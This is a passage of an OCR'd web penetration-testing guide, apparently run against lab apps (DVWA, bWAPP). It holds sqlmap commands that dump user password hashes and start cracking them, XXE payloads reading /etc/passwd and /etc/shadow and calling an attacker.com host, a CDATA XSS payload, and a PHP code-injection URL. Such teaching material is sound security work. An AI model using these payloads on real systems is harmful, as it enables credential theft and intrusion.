
```
[10:31:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:31:30] [INFO] fetching tables for database: 'dvwa'
[10:31:30] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -T users --column

        _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20180313}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org
```

```
[10:32:44] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -C user,password --dump
```

```
[10:33:47] [INFO] fetching entries of column(s) ``user`, password' for table 'users' in
 database 'dvwa'
[10:33:47] [WARNING] something went wrong with full UNION technique (could be because o
f limitation on retrieved number of entries). Falling back to partial UNION technique
[10:33:47] [INFO] the SQL query used returns 6 entries
[10:33:47] [INFO] retrieved: "1337","8d3533d75ae2c3966d7e0d4fcc69216b"
[10:33:47] [INFO] retrieved: "admin","21232f297a57a5a743894a0e4a801fc3"
[10:33:47] [INFO] retrieved: "gordonb","e99a18c428cb38d5f260853678922e03"
[10:33:47] [INFO] retrieved: "pablo","0d107d09f5bbe40cade3de5c71e9e9b7"
[10:33:47] [INFO] retrieved: "smithy","5f4dcc3b5aa765d61d8327deb882cf99"
[10:33:47] [INFO] retrieved: "user","ee11cbb19052e40b07aac0ca060c23ee"
[10:33:47] [INFO] analyzing table dump for possible password hashes
[10:33:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with ot
her tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:33:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:34:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[10:34:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
```



6. Testing for LDAP Injection

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters.


Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure


How to test

Example test: Login



Two inverse query resulted in different response.

Retest with Vulnerabilities Scanner



7. Testing for XML Injection


XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

How to Test


Discovery : the first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:


- Single Quote: ’ – when not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.
- Double Quote: ” – this character has same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.
- Angular parentheses: > and <



- Comment tag: <!-- - this sequence of characters is interpreted as the beginning/end of a comment.



- Ampersand: & - the ampersand is used in the XML syntax to represent entities. The format of an entity is '&symbol'.



- CDATA section delimiters: <![CDATA[/]]> - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
  During the processing, the CDATA section delimiters are eliminated, generating the xss code.

External Entity

The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote system.

To test for XXE vulnerabilities, on can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

 <!DOCTYPE foo [

  <!ELEMENT foo ANY >

  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```




8. Testing for XPath Injection


XPath is a language that has been designed and developed primarily to address parts of an XML document. XML databases that organize data using the XML language. XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL injection attacks.


How to Test

- Refer: SQL injection Authentication Bypass

Test Example








9. Testing for Code Injection


In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test

- Using the query string, the tester can inject code to be processed as part of the included file
- Determine user input in execution function, try to enter commands into the Data input field

Test Example


bWAPP - PHP Code Injection
https://192.168.222.136/bWAPP/phpi.php?message=manhnho
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ PHP Code Injection /
This is just a test page, reflecting back your message...
manhnho


bWAPP - PHP Code Injection
https://192.168.222.136/bWAPP/phpi.php?message=manhnho;phpinfo();
This is just a test page, reflecting back your message...
manhnho
/ PHP Version
5.3.2-1ubuntu4.30 /
php
System
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date
Apr 17 2015 15:01:49
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php5/apache2
Loaded Configuration File
/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files
/etc/php5/apache2/conf.d
Additional .ini files parsed
/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API
20090626
PHP Extension
20090626
Zend Extension
220090626
Zend Extension Build
API220090626,NTS
PHP Extension Build
API20090626,NTS
Debug Build
no
Thread Safety
disabled

10. Testing for Command Injection

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to exploit.

How to Test

